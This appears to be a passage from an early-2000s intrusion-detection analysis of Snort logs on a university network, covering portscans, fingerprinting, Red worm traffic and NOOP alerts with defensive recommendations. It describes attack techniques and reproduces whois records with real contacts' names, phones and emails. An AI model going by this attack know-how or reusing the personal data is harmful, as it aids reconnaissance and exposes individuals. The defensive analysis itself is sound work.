07/05-21:53:47.419451  [**] spp_portscan: PORTSCAN DETECTED from
MY.NET.114.45 (THRESHOLD 12 connections exceeded in 0 seconds) [**]
```

Top ten source IP addresses:

Frequencies	Source IP
34124	MY.NET.114.45
1968	MY.NET.1.4
1295	MY.NET.100.230

Frequencies	Source IP
1241	MY.NET.87.232
800	MY.NET.1.3
280	MY.NET.69.217
265	MY.NET.111.34
264	MY.NET.108.34
249	80.143.95.179
244	MY.NET.137.7

Brief Description of the attack:
Basically these are reconnaissance, attacker gathering information with regards to network map and host mapping. Though this is not lethal in nature, however this may signal the prelude to a lethal attack targetting to a specfic vulnerable host after reconnaissance information has been gathered about it.

Defensive Recommendations:
Monitored these src IP addresses by adding a rule in the snort.conf to capture all activity from them.

```
var SUSPICIOUS_NET [  ]
 ruletype suspicious
 {
   type log
   output log_tcpdump: suspicious.log
 }

suspicious tcp $SUSPICIOUS_NET any <> $HOME_NET any (msg: "suspicious activity"
)
```

3.4 SMB Name Wildcard:

```
07/05-00:30:00.666388  [**] SMB Name Wildcard [**] 61.221.251.65:1037 ->
MY.NET.135.173:137
```

Top ten source IP addresses:

frequencies	Source IP
4904	169.254.45.176
1351	213.204.59.157
979	24.117.55.43
940	209.172.113.153
539	67.36.47.136
428	67.35.116.205
334	81.104.192.46
330	211.118.191.21
321	68.117.146.57
309	61.150.18.179

Brief description of the attack:
Netbios protocol or port 137 allows windows machines to translate netbios name to IP address. It runs over udp. Windows machines exchange these queries as part of filesharing operation. Reconnaissance activities of these tend to find out informations such as workstation name, domain and users logins.
http://www.whitehats.com/info/IDS177

As this runs over udp, the packets can be spoofed. Unless the attacker can intercept this spoofed packet responses, then there is possibility of it being spoofed. One can execute this query in windows by the nbtstatcmd.

If this traffic originates internally then it would be false positives, however if it is originating from external sites then it is reconnassaince activities.

Defensive Recommendations:
Block port 137 traffic accesses at the border routers and at the firewalls. Only intranets should be accessing this.

Correlations:
No hits at all for the above source IPs at www.google.com

3.5 MY.NET.30.4 activity:

```
07/05-21:47:57.267090  [**] MY.NET.30.4 activity [**] 66.196.72.22:39241 ->
MY.NET.30.4:80
```

Brief description of the attack:
It would appear the administrator has added a rule to capture all the events destined to this host MY.NET.30.4.

Top ten source IP addresses:

Frequencies	Source IP
3497	24.35.42.249
739	172.172.54.149
449	65.214.36.116
432	66.196.72.41
386	66.196.72.94
355	66.196.72.10
353	66.196.72.46
318	66.196.65.37
315	66.196.72.36
309	66.196.72.108

Correlations:
Unless we know what these rules are for, then it not productive to correlate these.

3.1.6 Queso fingerprinting:

```
07/05-00:30:00.999528  [**] Queso fingerprint [**] 141.152.34.34:53150 ->
MY.NET.24.23:25
```

The top ten source IP addresses:

frequencies	Source IP
1034	194.238.50.12
541	213.186.35.9
311	80.143.95.179
260	80.143.121.205
212	216.95.201.25
207	216.95.201.21
199	216.95.201.29
189	216.95.201.22
174	216.95.201.27
174	216.95.201.24

Brief descriptions of the attack:

http://www.whitehats.com/info/IDS29

Attacker using some tools craft packets to finger print the operating system at the target. Different operating system behaves differently with non-standard tcp flags set. So using this behaviour one can deduce the probable OS on target. As this tcp orientated, one can spoof this packets with the combinations of tcp flags. However the attacker would still need to see the responses and so the source IP is real. As the documented, known queso finger print uses ecn and cwr high order reserved bits with the syn flag turned on.

False positives are reduced by using ttl of 255 as linux 2.4 is 64.

Defense recommendations:

Reconnaissance activities are quite common these days and there is no law that says it is illegal. Some web sites do use technic similar to locate nearest resources for the remote user. If the user is concerned, perhaps he can added snort rule to monitor the above source IP addresses.

3.7 UMBC NIDS IRC Alert:

```
07/07-09:05:29.346470  [**] [UMBC NIDS IRC Alert] XDCC client detected
attempting to IRC [**] MY.NET.74.216:1026 -> 212.161.35.251:6667
```

Top source IP addresses:

Frequencies	Source IP
6168	MY.NET.198.221
1	MY.NET.74.216

Brief description of the attack:
http://www.russonline.net/tonikgin/EduHacking.html. Internet Relay Chat services which is listening on port 6667 and 6666 normally. This is a service which user connects and communicate. and shared pirated softwares. XDCC is a feature where files are listed automatically in the channel for download or file sharing.

It would appear alot of students on the internal network are accessing these irc or file sharing activities. Also this irc services are susceptible to scanning, hacked and even trojaned (firedaemon, serv-u ftp server).


Defensive recommendation:
Depending on the copyright law of the campus or the campus it policy of irc. This ports should be blocked off as recommended by the sans http://www.sans.org/y2k/ports.html.
Also according to http://www.russonline.net/tonikgin/EduHacking.html, port 139 for file sharing should be blocked from accessed at the firewall.

3.1.8 High port 65535 tcp - possible Red Worm – traffic:

```
07/06-03:46:01.457556  [**] High port 65535 tcp - possible Red Worm - traffic
[**] MY.NET.111.34:1214 -> 63.164.243.132:65535
```

There is alot of false positives here. Alot of trafic that is triggered by port 65535 access listening on the external network about 5477. After filtering these away and grepping for the internal hosts listening on port 65535, I get :

Frequencies	Internal IPs
24	MY.NET.6.55:65535
22	MY.NET.6.63:65535
22	MY.NET.24.20:65535
20	MY.NET.87.232:65535
14	MY.NET.25.12:65535
8	MY.NET.84.151:65535
4	MY.NET.25.72:65535
4	MY.NET.100.230:65535
2	MY.NET.6.15:65535
2	MY.NET.25.71:65535
2	MY.NET.100.13:65535



I do see traffics from these hosts listening on port 65535 and session to port 25 to other external hosts as well as other ports. However these hosts IP addresses do not correlate to the sina.com and the 21cn.com MX hosts. They could have come out a variants of red worm that do not use these 2 emails domain anymore. Anyway to be on the safe side, as packet analysis is not possible here to confirm, I would assume them to be possibly infected. Take the paranoid approach. I was not able to detect any prior port scanning activities from these external sites and exploits as well. Perhaps they were infected some time back and the log files does not contain them.
Those internal host that has tcp port 65535 listening are most probably infected. One of the patterns of the red worm is it will scan for vulnerable victims before infecting them. I do see portscan from the internal hosts above. Since the log does not capture the packet trace.

Brief description of attack:
This is not to be confused with code red worm. After it has infected the linux host by the 4 vulnerabilities (bind, wu-ftpd, rpc.statd and lpd), it set up a backdoor to listens on port 65535 on a linux box after it received icmp packet size of 77 byte then the back door port 65535 will be listening. It tries to propagate to other hosts by scanning for the vulnerabilities. Prior to this it will send out email containing system informations to 4 email addresses adore900@21cn.com, adore9000@sina.com, adore9001@21cn.com and adore9001@sina.com.

High ephemeral port 65535 is not to be assumed as infections. It is possibly a normal ephemeral which happened to be high ports of 65535. So there is probably some false positives in these events still, however to be on the same side just incase this is a modified the worm using other email addresses.

Defence recommendations:
To be safe it would be best for the administrator to do a nmap scan for internal host that is linux and listening on tcp port 65535. Rebuilt this infected hosts and since shadow file would most probably being sent out make sure the passwds are changed

and patch up the security patches for the 4 vulnerabilities as listed.

The administrator should reduce this false positives by changing the rules to reflect the internal host having port 65535 listening.

4.9 spp_http_decode: CGI Null Byte attack detected

```
07/05-22:30:22.875770  [**] spp_http_decode: CGI Null Byte attack detected [**]
MY.NET.97.233:3471 -> 66.250.188.210:80
```

Top 10 source and destination IPs:

Frequencies	Source IP	Frequencies	Destination IP
768	MY.NET.53.88	1203	216.241.219.22
466	MY.NET.97.117	518	192.151.53.10
435	MY.NET.53.99	481	217.174.99.5
427	MY.NET.97.238	203	12.104.88.76
322	MY.NET.81.58	187	198.87.233.71
292	MY.NET.97.115	152	MY.NET.24.34
234	MY.NET.98.96	133	66.135.192.227
226	MY.NET.153.127	128	217.174.99.60
203	MY.NET.163.76	124	65.39.131.94
187	MY.NET.86.85	124	216.241.219.14

Brief Description of the attack:
http//www.governmentsecurity.org/articles/HackingCGISecurityAndExploitation.php
This is due to the encoded NUll character being found by the http_decoder preprocessor. This is due to CGI intepretation of the NULL char differs from C. Which makes it vulnerable using this NULL byte for path traversal exploitation in CGI.
However, you can find this in encoded binary, cookies and ssl packets. So it is going to be hard to tell which is the positive one.

Defensive recommendations:
http://archives.neohapsis.com/archives/snort/2000-11/0244.html, this can be triggered by many false positives.

These messages are produced by the http_decode preprocessor. If you wish to turn these checks off, add -unicode or -cginull to your http_decode preprocessor line respectively.

```
preprocessor http_decode: 80 8080 -unicode -cginull
```

Having packet dumps and doing packet anaylysis is the only way to tell if you really have a real attack. Also adding filter in the CGI scripts to filter this NULL byte as recommended by b0iler:
http//www.governmentsecurity.org/articles/HackingCGISecurityAndExploitation.php

3.10 CS WEBSERVER - external ftp traffic:

07/05-00:14:02.817489 [**] CS WEBSERVER - external ftp traffic [**]
213.156.54.138:3054 -> MY.NET.100.165:21

Brief description of the attack:
There seemed to be a rule to log all ftp trasaction from external network to the internal web server in the computer science department.

Defence recommendations:
Nil as do not know really what are intentions of these logging.

3.11 EXPLOIT x86 NOOP:

07/05-20:42:54.012890 [**] EXPLOIT x86 NOOP [**] 141.156.18.91:5900 ->
MY.NET.97.174:1053

Top 10 source and destination IPs:

Frequencies	Source IP	Frequencies	Destination IP
1279	212.202.56.179	600	MY.NET.86.19
1089	217.106.116.202	545	MY.NET.29.8
498	213.215.179.200	455	MY.NET.184.47
391	213.39.206.11	445	MY.NET.5.92
313	131.118.254.130	391	MY.NET.24.8
263	213.23.205.217	209	MY.NET.5.95
112	62.87.198.135	192	MY.NET.29.12
83	212.242.61.208	186	MY.NET.5.55
53	128.8.5.30	182	MY.NET.5.67
42	212.79.196.145	135	MY.NET.5.44

Description of the attack:
NOOP is a hex 0x90 code which is used in shell code buffer over flow exploits to pad the code with no operation. This is done so as not to guess the exact begining of the stack and increase the chances of executing the shell code.

Defence Recommendations:
There might be alot of false positives here as 0x90 hex code can be found in normal traffics alone. It would best to do a packet analysis to determine if this is indeed shell code buffer over flow exploits and patch up the destined internal hosts for the relevant services.

4.0 Top 10 frequent event of interests from scans log

There are only 2 types of scan, udp and tcp syn scan. I will break down the statistics of these by top 20 source address conducting this activities and the top 20 destination IP targeted as well as the top 20 target ports.

4.1 Top 20 UDP scans , source, targetted IP and targetted ports:

Source IP	Targeted IP	Targeted port
130.85.1.3	213.130.63.233	80
130.85.1.4	147.91.242.1	25
130.85.97.69	198.102.86.4	445
130.85.69.217	208.48.34.135	1214
130.85.97.23	192.84.159.20	22
63.250.195.10	208.178.168.44	4899
130.85.111.34	192.216.159.161	443
130.85.97.188	213.139.64.130	139
130.85.153.223	129.6.52.38	21
130.85.97.51	129.6.59.2	3372
130.85.97.76	206.49.194.222	3389
130.85.70.207	127.0.0.2	6346
130.85.97.67	213.36.119.27	666
130.85.97.74	4.18.59.233	4898
130.85.81.108	64.119.203.182	32559
130.85.97.149	64.191.127.5	3410
130.85.97.81	68.55.236.115	4662
130.85.111.197	160.252.134.16	135
130.85.70.99	61.156.23.125	1433
130.85.97.28	193.53.23.103	45000

Most of the source of the scan are from the internal network. Looks like the students are very busied unfortunately not with their home work.

Take the external source IP 63.250.195.10 and see what it is upto:

Target IP	Target ports
130.85.150.121	0
130.85.153.113	7000
130.85.69.249	1602
130.85.150.203	80
130.85.80.105	1686
130.85.152.162	2390
130.85.152.163	2978
130.85.152.173	2989
130.85.117.10	2230
130.85.53.49	1450
130.85.152.14	3370
130.85.53.48	2111
130.85.152.250	3919

Target IP	Target ports
130.85.17.47	4071
130.85.153.153	3328
130.85.153.105	3772
130.85.153.120	2478
130.85.152.21	2424
130.85.53.35	4282
130.85.187.85	1760

Correlations :
According to Dshield, this IP between has been actively targetting against a lot of IP.
http://www.dshield.org/ipinfo.php?ip=063.250.195.010

Start date: 08/07/2003
End date: 15/07/2003
target ports: 49157, 49161, 2226, 49165, 2571, 2537, 49159, 2685, 1449 and 4081

```
Whois:
OrgName:    Yahoo! Broadcast Services, Inc.
OrgID:      YAHO
Address:    701 First Avenue
City:       Sunnyvale
StateProv:  CA
PostalCode: 94089
Country:    US

NetRange:   63.250.192.0 - 63.250.223.255
CIDR:       63.250.192.0/19
NetName:    NETBLK2-YAHOOBS
NetHandle:  NET-63-250-192-0-1
Parent:     NET-63-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.YAHOO.COM
NameServer: NS2.YAHOO.COM
NameServer: NS3.YAHOO.COM
NameServer: NS4.YAHOO.COM
NameServer: NS5.YAHOO.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1999-11-24
Updated:    2002-03-27

TechHandle: NA258-ARIN
TechName:   Netblock Admin, Netblock
TechPhone:  +1-408-349-7183
TechEmail:  netblockadmin@yahoo-inc.com
```

4.2 Top 20 tcp scan, source and targetted IP and targetted ports:

Source IP	Targeted IP	Targeted port
130.85.114.45	213.130.63.233	80
130.85.100.230	147.91.242.1	25
130.85.69.145	198.102.86.4	445
217.81.119.199	208.48.34.135	1214
130.85.87.232	192.84.159.20	22
217.232.221.26	208.178.168.44	4899
210.94.245.218	192.216.159.161	443
131.128.197.240	213.139.64.130	139
80.132.215.126	129.6.52.38	21
81.94.79.140	129.6.59.2	3372
80.81.33.199	206.49.194.222	3389
217.120.249.241	127.0.0.2	6346
130.39.191.128	213.36.119.27	666
12.15.133.3	4.18.59.233	4898
213.23.208.119	64.119.203.182	32559
195.223.97.170	64.191.127.5	3410
213.35.200.178	68.55.236.115	4662
80.130.145.59	160.252.134.16	135
212.252.91.20	61.156.23.125	1433
62.194.170.250	193.53.23.103	45000

Correlations:

1. 217.81.119.199 no hits according to http://www.dshield.org/ipinfo.phpip=217.81.119.199&Submit=Submit

IP Address: 217.81.119.199
HostName:pD95177C7.dip.t-dialin.net

```
Whois:
inetnum:      217.80.0.0 - 217.89.31.255
netname:     DTAG-DIAL14
descr:        Deutsche Telekom AG
country:     DE
admin-c:     DTIP
tech-c:       DTST
status:       ASSIGNED PA
mnt-by:      DTAG-NIC
changed:    ripe.dtip@telekom.de 20001026
changed:    ripe.dtip@telekom.de 20030211
source:       RIPE

route:        217.80.0.0/12
descr:        Deutsche Telekom AG, Internet service provider
origin:       AS3320
mnt-by:      DTAG-RR
changed:    rv@NIC.DTAG.DE 20001027
source:       RIPE

person:       DTAG Global IP-Addressing
```

```
address:     Deutsche Telekom AG
address:     D-90449 Nuernberg
address:     Germany
phone:       +49 180 5334332
fax-no:      +49 180 5334252
e-mail:      ripe.dtip@telekom.de
```

2. 217.232.221.26 has no hits according to http://www.dshield.org/ipinfo.php?ip=217.232.221.26&Submit=Submit

```
IP Address: 217.232.221.26
HostName:  pD9E8DD1A.dip.t-dialin.net

Whois
inetnum:     217.224.0.0 - 217.237.161.47
netname:     DTAG-DIAL15
descr:       Deutsche Telekom AG
country:     DE
admin-c:     DTIP
tech-c:      DTST
status:      ASSIGNED PA
mnt-by:      DTAG-NIC
changed:     ripe.dtip@telekom.de 20010404
changed:     ripe.dtip@telekom.de 20030211
source:      RIPE

route:       217.224.0.0/11
descr:       Deutsche Telekom AG, Internet service provider
origin:      AS3320
mnt-by:      DTAG-RR
changed:     bp@nic.dtag.de 20010405
source:      RIPE

person:      DTAG Global IP-Addressing
address:     Deutsche Telekom AG
address:     D-90449 Nuernberg
address:     Germany
phone:       +49 180 5334332
fax-no:      +49 180 5334252
e-mail:      ripe.dtip@telekom.de
nic-hdl:     DTIP
mnt-by:      DTAG-NIC
changed:     ripe.dtip@telekom.de 20030210
source:      RIPE

person:      Security Team
address:     Deutsche Telekom AG
address:     Germany
phone:       +49 180 5334332
fax-no:      +49 180 5334252
e-mail:      abuse@t-ipnet.de
```

3. 210.94.245.218 no hits according to http://www.dshield.org/ipinfo.phpip=210.94.245.218&Submit=Submit

```
IP Address: 210.94.245.218
HostName: 210.94.245.218

Whois:
IP Address          :  210.94.224.0-210.94.255.255
Connect ISP Name: ISP-1
Connect Date        : 19981222
```

```
Registration Date:  19981222
Network Name:       SY-UNV

[ Organization Information ]
Orgnization ID:     ORG42756
Name:               Sahmyook University
State:              SEOUL
Address:            26-21,Kongneung2-dong,Nohwon-gu,139-742
Zip Code:           139-742

[ Admin Contact Information]
Name:              Keihoon Shin
Org Name:          Sahmyook University
State:             SEOUL
Address:           26-21, Kongneung 2-dong, Nohwon-gu, 139-742
Zip Code:          139-742
Phone:             +82-2-3399-3636
Fax:               02-979-5318
E-Mail:            president@syu.ac.kr

[ Technical Contact Information ]
Name:             Hyuksung Kwon
Org Name:         Sahmyook University
State:            SEOUL
Address:          26-21, Kongneung 2-dong, Nohwon-gu, 139-742
Zip Code:        139-742
Phone:           +82-2-3399-3217
Fax:             02-979-5318
E-Mail:          webmaster@syu.ac.kr
```

4. 4.131.128.197.240 has no hits at all according to http://www.dshield.org/ipinfo.phpip=131.128.197.240&Submit=Submit

```
IP Address: 131.128.197.240
HostName: 131.128.197.240

Whois:
OrgName:      University of Rhode Island
OrgID:        URI-1
Address:      Academic Computer Center
Address:      Tyler Hall
City:         Kingston
StateProv:    RI
PostalCode:   02881
Country:      US

NetRange:     131.128.0.0 - 131.128.255.255
CIDR:         131.128.0.0/16
NetName:      URI
NetHandle:    NET-131-128-0-0-1
Parent:       NET-131-0-0-0-0
NetType:      Direct Assignment
NameServer:   NETOPS.URI.EDU
NameServer:   NS4.CW.NET

TechHandle:   JB410-ARIN
TechName:     Bradley, Jim
TechPhone:    +1-401-792-2501
TechEmail:    FNA104@uriacc.uri.edu
```

5. 80.132.215.126, no hits according to http://www.dshield.org/ipinfo.phpip=80.132.215.126&Submit=Submit

```
Whois:
 inetnum:         80.128.0.0 - 80.146.159.255
netname:          DTAG-DIAL16
descr:            Deutsche Telekom AG
country:          DE
admin-c:          DTIP
tech-c:           DTST
status:           ASSIGNED PA
mnt-by:           DTAG-NIC
changed:          ripe.dtip@telekom.de 20010807
changed:          ripe.dtip@telekom.de 20030211
source:           RIPE

route:            80.128.0.0/11
descr:            Deutsche Telekom AG, Internet service provider
origin:           AS3320
mnt-by:           DTAG-RR
changed:          bp@nic.dtag.de 20010807
source:           RIPE

person:           DTAG Global IP-Addressing
address:          Deutsche Telekom AG
address:          D-90449 Nuernberg
address:          Germany
phone:            +49 180 5334332
fax-no:           +49 180 5334252
e-mail:           ripe.dtip@telekom.de
nic-hdl:          DTIP
mnt-by:           DTAG-NIC
changed:          ripe.dtip@telekom.de 20030210
source:           RIPE

person:          Security Team
address:         Deutsche Telekom AG
address:         Germany
phone:           +49 180 5334332
fax-no:          +49 180 5334252
e-mail:          abuse@t-ipnet.de
nic-hdl:         DTST
mnt-by:          DTAG-NIC
changed:         abuse@t-ipnet.de 20030210
source:          RIPE
```

6. 81.94.79.140 has some hits, http://www.dshield.org/ipinfo.php?ip=81.94.79.140&Submit=Submit

```
IP Address:      81.94.79.140
HostName:        dix.it-operations.com

Target port:     80
start date:      02/07/2003
end date:        23/07/2003

Whois:
inetnum:         81.94.79.136 - 81.94.79.143
netname:         EMERSONSHMN
descr:           Emerson Energy System AB
descr:           Soderhamn
country:         SE
admin-c:         BB1073-RIPE
tech-c:          GJ338-RIPE
status:          ASSIGNED PA
mnt-by:          TEKNIKPARK-MNT
notify:          registry@teknikpark.se
```

```
changed:        pelle.wanjura@teknikpark.se 20030210
source:         RIPE
```

7. 80.81.33.199 no hits. http://www.dshield.org/ipinfo.php?ip=80.81.33.199&Submit=Submit

```
IP Address:     80.81.33.199
HostName:       80.81.33.199
Whois:
inetnum:        80.81.32.0 - 80.81.47.255
netname:        LV-LVRTC-20010720
descr:          PROVIDER
country:        LV
admin-c:        EB5282-RIPE
tech-c:         AG677-RIPE
status:         ALLOCATED PA
mnt-by:         RIPE-NCC-HM-MNT
mnt-lower:      LVRTC-MNT
mnt-routes:     LVRTC-MNT
changed:        hostmaster@ripe.net 20010720
source:         RIPE

route:          80.81.32.0/20
descr:          Telecentrs
descr:          Riga, Latvia
origin:         AS21016
mnt-by:          LVRTC-MNT
changed:        ripe@telecentrs.lv 20021215
source:         RIPE

person:         Einars Bindemanis
address:        Smarthouse, SIA
address:        Spargelu str. 8
address:         Riga, LV1009
address:        Latvia
phone:          +371 9229965
fax-no:         +371 7294483
e-mail:         einars@delfi.lv
nic-hdl:        EB5282-RIPE
changed:        einars@delfi.lv 20021122
source:         RIPE
```

8. 217.120.249.241 some hits according to http://www.dshield.org/ipinfo.php?ip=217.120.249.241&Submit=Submit
However no informations to what port was targeted and the timing of the attack was from 20/05/2003 to 20/05/2003. According to http://gk.umtstrial.co.uk/denylist, it is part of a deny list.

```
IP Address:     217.120.249.241
HostName:       cc150743-a.assen1.dr.home.nl

Whois
inetnum:        217.120.248.0 - 217.120.249.255
netname:        ATHOME-BENELUX-ASSEN-8
descr:          @Home Benelux Assen Headend block
country:        NL
admin-c:        ABNO1-RIPE
tech-c:         HOME2-RIPE
remarks:        Please report abuse by email to abuse@home.nl
remarks:        INFRA-AW
status:         ASSIGNED PA
mnt-by:         BENELUX-MNT
mnt-lower:      BENELUX-MNT
changed:        ahulsebos@corp.home.nl 20030321
source:         RIPE
```

```
route:          217.120.0.0/14
descr:          @Home Benelux
origin:         AS9143
mnt-by:         IPMGMT-RIPE
changed:        andre@corp.home.nl 20020920
source:         RIPE

role:           AtHome Benelux Network Operations Centre
address:        Gyroscoopweg 90-92
address:        1042 AX Amsterdam
phone:          +31 20 885 5544
fax-no:         +31 20 885 5525
e-mail:         noc@corp.home.nl
trouble:        Please report abuse by e-mail to abuse@home.nl
admin-c:        AVL52-RIPE
tech-c:         HOME2-RIPE
nic-hdl:        ABNO1-RIPE
notify:         ripe-athome@corp.home.nl
mnt-by:         IPMGMT-RIPE
changed:        andre@corp.home.nl 20020920
source:         RIPE
```

9. 130.39.191.128 some hits. http://www.dshield.org/ipinfo.php?ip=130.39.191.128&Submit=Submit However not much informations to what port was targeted and the timing of the attack was from 12/05/2003 to 08/07/2003. This according to http://gk.umtstrial.co.uk/denylist is part of a deny list.

```
IP Address:     130.39.191.128
HostName:       lais.srcc.lsu.edu

Whois
OrgName:        Louisiana State University
OrgID:          LSU-1
Address:        200 Computing Services Center
City:           Baton Rouge
StateProv:      LA
PostalCode:     70803
Country:        US

NetRange:       130.39.0.0 - 130.39.255.255
CIDR:           130.39.0.0/16
NetName:        TIGERLAN
NetHandle:      NET-130-39-0-0-1
Parent:         NET-130-0-0-0-0
NetType:        Direct Assignment
NameServer:     BIGDOG.LSU.EDU
NameServer:     OTC-DNS1.LSU.EDU
NameServer:     OTC-DNS2.LSU.EDU

TechHandle:     SR935-ARIN
TechName:       Robbins, Sean
TechPhone:      +1-225-578-5204
TechEmail:      sean@lsu.edu

OrgName:        Various Registries (Maintained by ARIN)
OrgID:          VR-ARIN
Address:        3635 Concord Parkway, Suite 200
City:           Chantilly
StateProv:      VA
PostalCode:     20151
Country:        US
```

10. 12.15.133.3 some hits here according to http://www.dshield.org/ipinfo.php?

ip=12.15.133.3&Submit=Submit
It had targeted port 80 and the timing of the attack was from 02/07/2003 to 15/07/2003

```
Whois:
OrgName:      Iconics, Inc.
OrgID:        ICONIC
Address:      100 FOXBOROUGH BLVD
City:         FOXBOROUGH
StateProv:    MA
PostalCode:   02035
Country:      US

NetRange:     12.15.133.0 - 12.15.133.127
CIDR:         12.15.133.0/25
NetName:      ICONICS-133-0
NetHandle:    NET-12-15-133-0-1
Parent:       NET-12-0-0-0-1
NetType:      Reassigned

TechHandle:   JH224-ARIN
TechName:     Hoogendoorn, Jan-Hein
TechPhone:    +1-508-543-8600
TechEmail:    janhein@iconics.com

OrgTechHandle:JH224-ARIN
OrgTechName:  Hoogendoorn, Jan-Hein
OrgTechPhone: +1-508-543-8600
OrgTechEmail:  janhein@iconics.com

OrgName:      AT&T WorldNet Services
OrgID:        ATTW
Address:      400 Interpace Parkway
City:         Parsippany
StateProv:    NJ
PostalCode:   07054
Country:      US

NetRange:     12.0.0.0 - 12.255.255.255
CIDR:         12.0.0.0/8
NetName:      ATT
NetHandle:    NET-12-0-0-0-1
NetType:      Direct Allocation
NameServer:   DBRU.BR.NS.ELS-GMS.ATT.NET
NameServer:   DMTU.MT.NS.ELS-GMS.ATT.NET
NameServer:   CBRU.BR.NS.ELS-GMS.ATT.NET
NameServer:   CMTU.MT.NS.ELS-GMS.ATT.NET
Comment:    For abuse issues contact abuse@att.net

TechHandle:   DK71-ARIN
TechName:     Kostick, Deirdre
TechPhone:    +1-919-319-8249
TechEmail:    help@ip.att.net
```

Defensive Recommendations:
Monitored all network activities from this host IP in snort and dumping the packets content for analysis. Also might want to conduct sanity check against the tagert hosts for trojan that listens on those targeted ports.

5.0 Analysis of the Out of Specification (OOS) logs:

This is supposingly to contain packets logged by snort which it thinks are abnormal. The most common ones are the 2 high order bit of the tcp flags namely the ecn and cwr bits are set, while the less common ones are the ones with combinations of flags set. The ecn (explicit congest notification) which is used for congestion control purposes rfc3168.This sometimes are valid because some devices and linux uses the ecn control. However most machines still don't. By default linux ecn is turned off and has to be turned on /proc/sys/net/ipv4/tcp_ecn manually by a “1”.

I am seeing a lot of these high order bits set in the OOS logs. I would like to believe that there are a lot of linux box trying to connect to the internal hosts. However I doubt they are.

Protocol flags	Source IP	Frequencies
IP: DF MF	141.157.75.116 218.1.206.135	7
TCP: 12***RS*	68.33.178.15 68.48.146.179	2
TCP: **U***SF	24.95.176.74	1
TCP: ********	67.119.233.217 194.106.96.7 MY.NET.40.11 MY.NET.17.30 MY.NET.104.113 80.204.55.216 68.48.146.179 66.169.16.71 4.64.132.162 203.79.116.107	652
TCP:1**APRSF	141.154.15.118	1
TCP: 12**PR*F	68.34.60.125	1
TCP: 12UA****	68.55.81.18	1
TCP: 12*A*RSF	68.48.146.179	1
TCP: 12UAP**F	68.102.123.13	1
TCP: ***A**SF	24.69.209.173	1
TCP: *2*A*RSF	134.87.16.254	2
TCP: *2****SF	24.69.209.173	1
TCP:12**PR**	218.153.34.202	1
TCP: *2U*PRSF	68.34.34.22	1
TCP: 12**PRS*	4.64.132.162	1

Protocol flags	Source IP	Frequencies
TCP: ****P***	148.63.236.221 148.64.170.250 148.63.132.139 68.48.146.179 66.187.105.179	242
TCP: **U*P*SF	203.79.116.107	1
TCP: 12*APR*F	24.69.209.173	1
TCP: 12UAP*S*	68.48.146.179	1
TCP: 12****S*	168.226.118.34 213.186.35.9 200.51.212.184 209.47.197.12 216.95.201.21 216.95.201.29 216.95.201.25 216.95.201.27 209.47.197.13 209.47.197.15 ..	14420
TCP: 12*APRSF	68.34.34.22	1
TCP: 12*A***F	141.154.15.118	2
TCP: 12UA*RS*	68.50.218.176	1
TCP: 1*****SF	68.48.146.179	1
TCP: 1*UAP*SF	151.196.115.250	1
TCP: 12*APRS*	24.69.209.173	1
TCP: ******SF	142.26.120.7 213.97.9.122	24759
TCP: **U*PRSF	209.40.78.4	2
TCP: **UA*RSF	141.154.15.118 68.33.178.15	2
TCP: 12***R**	130.14.29.110 168.143.179.114 200.67.129.59 24.154.195.202 MY.NET.12.2 MY.NET.12.4	111
TCP: 12*A**S*	212.186.199.136	1

Note: incases where there are many occurrences, I can only display ten top talkers source IP.

Looking at the table, to correlate any form of finger printing patterns, I picked source IP that appears more than once for each combinations of flags..
Using some selected source IP to see any patterns to queso finger printing:

1. 141.154.15.118 appear more than once in the table, grep for all the activities by this source IP. It would appear to be finger printing MY.NET.111.34 with queso like patterns:

```
07/06-04:32:55.194506 141.154.15.118:28450 -> MY.NET.111.34:1336
TCP TTL:117 TOS:0x0 ID:28008 IpLen:20 DgmLen:1412 DF
12*A***F Seq: 0x4BE2BC8  Ack: 0x234F4FC6  Win: 0x5010  TcpLen: 44
TCP Options (1) => Sack: 0@48685

07/06-04:33:09.509886 141.154.15.118:28450 -> MY.NET.111.34:1336
TCP TTL:117 TOS:0x0 ID:28030 IpLen:20 DgmLen:1412 DF
12*A***F Seq: 0x4BE2BC8  Ack: 0x5C194FC6  Win: 0x5010  TcpLen: 44
TCP Options (1) => EOL

07/06-04:33:38.707954 141.154.15.118:28450 -> MY.NET.111.34:1336
TCP TTL:117 TOS:0x0 ID:28037 IpLen:20 DgmLen:1412 DF
**UA*RSF Seq: 0x4BE2BC8  Ack: 0x66D14FC6  Win: 0x5010  TcpLen: 44  UrgPtr: 0xD80E TCP
Options (1) => EOL

07/06-04:39:16.076611 141.154.15.118:28450 -> MY.NET.111.34:1336
TCP TTL:117 TOS:0x0 ID:28127 IpLen:20 DgmLen:1412 DF
1**APRSF Seq: 0x4BE2BC9  Ack: 0x956E4FC6  Win: 0x5010  TcpLen: 44
TCP Options (1) => Opt 99 (40): 0000 560D 94ED 74A9 9CAA 311A 0C5C E9E5 2DAC 38AC
